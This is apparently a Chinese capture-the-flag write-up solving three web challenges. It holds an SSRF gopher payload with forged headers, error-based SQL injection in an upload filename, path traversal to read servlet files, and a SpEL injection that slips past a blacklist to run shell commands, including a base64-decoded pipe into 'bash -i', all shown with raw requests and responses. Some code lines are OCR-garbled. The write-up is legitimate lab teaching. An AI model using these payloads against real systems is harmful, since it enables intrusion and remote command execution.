Mini-Venom WriteUP


Web

F | Sign_in |

> 题目说明

题目附件

解题思路



```php
<?php
    highlight_file(__FILE__);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $_GET['url']);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
?> HTTP/1.1 200 OK Date: Sun, 24 Apr
2022 06:18:41 GMT Server: Apache/2.4.38
(Debian) X-Powered-By: PHP/7.2.34 Vary:
Accept-Encoding Content-Length: 544
Content-Type: text/html; charset=UTF-8 先给
俺GET一个a光ip是本地的还不可以哦，还必
须从bolean.club访问才可以
~~flag{Have_A_GoOd_T1m3!!!!!!}hello,ctfer,welecome!!!!
```

```
http://124.220.9.19:8091/?url=gopher%3A%2F%2F172.73.23.100%3A80%2F_POST%2520%252F%2520HTTP%252F1.1%250D%250AHost%253A%2520172.73.23.100%253A80%250D%250AContent-Type%253A%2520application%252Fx-www-form-urlencoded%250D%250AX-Forwarded-For%253A127.0.0.1%250D%250AReferer%253A%2520bolean.club%250D%250AContent-Length%253A%25203%250D%250A%250D%250Ab%253D1
```

ssrf+gopher 满足条件即可

```
gopher://172.73.23.100:80/_POST / HTTP/1.1
Host: 172.73.23.100:80
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For:127.0.0.1
Referer: bolean.club
Content-Length: 3

b=1

转换一下成gopher格式，记得url编码
```


F | upload |

> 题目说明

题目附件


解题思路

文件名处存在注入


Burp Suite Professional v2021.2 - Temporary Project - licensed to Unciaadwd
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × 3 × 4 × 5 × 6 × ...
Send Cancel
Target: http://124.220.9.19:8002
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
Search...
0 matches
Done
655 bytes | 64 millis


```
POST /index.php HTTP/1.1
Host: 124.220.9.19:8002
Content-Length: 236
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.220.9.19:8002
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfXZmAOE8tYHBtJ8t
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.220.9.19:8002/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryfXZmAOE8tYHBtJ8t
Content-Disposition: form-data; name="upfile"; filename="x' or updatexml(1,concat(0x7e,setect),0) or ''"
Content-Type: ctf

<?php phpinfo();?>
------WebKitFormBoundaryfXZmAOE8tYHBtJ8t--
```

```
HTTP/1.1 200 OK
Date: Sun, 24 Apr 2022 05:19:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 464
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      简单上传
    </title>
  </head>
  <body>
    <form action="" method="post" enctype="multipart/form-data">
      <input type="file" name="upfile">
      <input type="submit" value="上传">
    </form>
  </body>
</html>
Error: insert into upload_file values('294e2a253d32d8c01e949f360d653a0f.x' or updatexı
XPATH syntax error: '~upload'
```


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × 3 × 4 × 5 × 6 × ...
Send Cancel
Target: http://124.220.9.19:8002
Request
Pretty Raw \n Actions
Search...
0 matches
Response
Pretty Raw Render \n Actions
Search...
0 matches

```
Host: 124.220.9.19:8002
Content-Length: 246
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.220.9.19:8002
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfXZmAOE8tYHBtJ8t
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.220.9.19:8002/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryfXZmAOE8tYHBtJ8t
Content-Disposition: form-data; name="upfile"; filename="x' or updatexml(1,concat(0x7e,(select * from flag)),0) or ''"
Content-Type: ctf

<?php phpinfo();?>
------WebKitFormBoundaryfXZmAOE8tYHBtJ8t--
```

```
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      简单上传
    </title>
  </head>
  <body>
    <form action="" method="post" enctype="multipart/form-data">
      <input type="file" name="upfile">
      <input type="submit" value="上传">
    </form>
  </body>
</html>
Error: insert into upload_file values('761209feac16e250539541a8d9f42728.x' or updatexml(1,concat(0x7e,(select * from flag)),0) or '');<br>
XPATH syntax error: '~flag{5937a0b90b5966939cccd36929'
```



```
Host: 124.220.9.19:8002
Content-Length: 246
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.220.9.19:8002
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfXZmAOE8tYHBtJ8t
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.220.9.19:8002/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryfXZmAOE8tYHBtJ8t
Content-Disposition: form-data; name="upfile"; filename="x' or updatexml(1,concat(0x7e,(select * from flag)),0) or ''"
Content-Type: ctf

<?php phpinfo();?>
------WebKitFormBoundaryfXZmAOE8tYHBtJ8t--

```

```
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      简单上传
    </title>
  </head>
  <body>
    <form action="" method="post" enctype="multipart/form-data">
      <input type="file" name="upfile">
      <input type="submit" value="上传">
    </form>
  </body>
</html>
Error: insert into upload_file values('761209feac16e250539541a8d9f42728.x' or updatexml(1,concat(0x7e,(select * from flag)),0) or '');<br>
XPATH syntax error: '~flag{5937a0b90b5966939cccd36929'
```

select flag from flag 去查吧

F | ez_java |

> 题目说明

题目附件

解题思路

http://124.220.9.19:8022/download?filename=../../../web.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns
         version="4.0">
    <servlet>
        <servlet-name>DownloadServlet</servlet-name>
        <servlet-class>com.abc.servlet.DownloadServlet</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>DownloadServlet</servlet-name>
        <url-pattern>/download</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>TestServlet</servlet-name>
        <servlet-class>com.abc.servlet.TestServlet</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>TestServlet</servlet-name>
        <url-pattern>/test388</url-pattern>
    </servlet-mapping>

</web-app>
```


com.abc.servlet.TestServlet.class

直接读取http://124.222.173.163:8024/download?filename=../../../classes/com/abc/servlet/TestServlet.class

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//
package com.abc.servlet;
import java.io.IOException;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.springframework.expression.Expression;
import org.springframework.expression.ParserContext;
import org.springframework.expression.common.TemplateParserContext;
import org.springframework.expression.spel.standard.SpelExpressionParser;
import org.springframework.expression.spel.support.StandardEvaluationContext
public class TestServlet extends HttpServlet {
    public TestServlet() {
    }
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) t
        this.doPost(req, resp);
    }
    protected void doPost(HttpServletRequest request, HttpServletResponse re
        try {
            String name = request.getParameter("name");
            name = new String(name.getBytes("ISO8859-1"), "UTF-8");
            if (this.blackMatch(name)) {
                request.setAttribute("message", "name is invalid");
                request.getRequestDispatcher("/message.jsp").forward(request
                return;
            }
            System.out.println(name);
            String message = this.getAdvanceValue(name);
            request.setAttribute("message", message);
            request.getRequestDispatcher("/message.jsp").forward(request, re
        } catch (Exception var5) {
            request.setAttribute("message", "error");
            request.getRequestDispatcher("/message.jsp").forward(request, re
        }
    }
    private boolean blackMatch(String val) {
        String[] var2 = this.getBlacklist();
        int var3 = var2.length;
        for(int var4 = 0; var4 < var3; ++var4) {
            String keyword = var2[var4];
            Matcher matcher = Pattern.compile(keyword, 34).matcher(val);
            if (matcher.find()) {
                return true;
            }
        }
        return false;
    }
    private String getAdvanceValue(String val) {
        ParserContext parserContext = new TemplateParserContext();
        SpelExpressionParser parser = new SpelExpressionParser();
        Expression exp = parser.parseExpression(val, parserContext);
        StandardEvaluationContext evaluationContext = new StandardEvaluatior
        return exp.getValue(evaluationContext).toString();
    }
    private String[] getBlacklist() {
        return new String[]{"java.+lang", "Runtime", "exec.*\\("};
    }
}
```

常规的 spel注入 ban了 ”java.+lang”, ”Runtime”, ”exec.*\\(”}

使用 runtime 会显示 Process[pid=51, exitValue=”not exited”]
#
{T(String).getClass().forName(”java.l”%2b”ang.Ru”%2b”ntime”).getMethod(”ex”%2b”ec”, T(String[])).invoke(T(String).getClass().forName(”java.l”%2b”ang.Ru”%2b”ntime”).getMethod(”getRu”%2b”ntime”).invoke(T(String).getClass().forName(”java.l”%2b”ang.Ru”%2b”ntime”)),new String[]{”whoami”})}




```
POST /test388 HTTP/1.1
Host: 124.222.173.163:8024
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=C47513D08AF8BC1EB2352D03BD4DAC72
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 290

name=
#{T(String).getClass().forName("java.l"%2b"ang.Ru"%2b"ntime").getM
ethod("ex"%2b"ec",T(String[])).invoke(T(String).getClass().forName
("java.l"%2b"ang.Ru"%2b"ntime").getMethod("getRu"%2b"ntime").invok
e(T(String).getClass().forName("java.l"%2b"ang.Ru"%2b"ntime")),new
 String[]{"whoami"})}
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=C3C42112B54E8A328D8A4636EC648AA0; Path=/; Ht
Content-Type: text/html;charset=UTF-8
Content-Length: 120
Date: Sun, 24 Apr 2022 08:11:51 GMT
Connection: close


<html>
  <head>
    <title>
      Title
    </title>
  </head>
  <body>
    Process[pid=51, exitValue="not exited"]
  </body>
</html>
```


猜测可能线程之类的问题，使用 ProcessBuilder 试一下可以执行，但是只能读一行，直接 base64一下

name=#{new java.io.BufferedReader(new java.io.InputStreamReader(new ProcessBuilder(new String[]{”bash”,”–c”,”{echo,bHMgL3xiYXNlNjQ=}|{base64,–d}|{bash,–i}”}).start().getInputStream(), ”gbk”)).readLine()}




```
POST /test388 HTTP/1.1
Host: 124.222.173.163:8024
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=C47513D08AF8BC1EB2352D03BD4DAC72
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 203

name=#{new java.io.BufferedReader(new
java.io.InputStreamReader(new ProcessBuilder(new
String[]{"bash","-c","{echo,bHMgL3xiYXNlNjQ=}|{base64,-d}|{bash,-i
}"}).start().getInputStream(), "gbk")).readLine()}
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=1DD83990B92862709307989DFB92094F; Path=/;
HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 157
Date: Sun, 24 Apr 2022 08:06:59 GMT
Connection: close


<html>
<head>
    <title>Title</title>
</head>
<body>
YmluCmJvb3QKZGV2CmV0YwpmMUFnSnZhdgpob21lCmxpYgpsaWI2NAptZWRpYQptbn
QKb3B0CnBy
</body>
</html>
```




```
YmluCmJvb3QKZGV2CmV0YwpmMUFnSnZhdgpob21lCmxpYgpsaWI2NAptZWRpYQptbnQKb3B0CnBy
```



```
boot
dev
etc
f1AgJvav
home
lib
lib64
```

name=#{new java.io.BufferedReader(new java.io.InputStreamReader(new ProcessBuilder(new String[]{”cat”,”/f1AgJvav”}).start().getInputStream(), ”gbk”)).readLine()}



```
POST /test388 HTTP/1.1
Host: 124.222.173.163:8024
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=C47513D08AF8BC1EB2352D03BD4DAC72
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 161

name=#{new java.io.BufferedReader(new
java.io.InputStreamReader(new ProcessBuilder(new
String[]{"cat","/f1AgJvav"}).start().getInputStream(),
"gbk")).readLine()}
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=E5FC2786664BE10BF9E6CCD18FAF3173; Path=/;
HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 109
Date: Sun, 24 Apr 2022 08:08:36 GMT
Connection: close


<html>
<head>
    <title>Title</title>
</head>
<body>
flag{123awerghjvxcvcjfreawe}
</body>
</html>
```

flag{123awerghjvxcvcjfreawe}

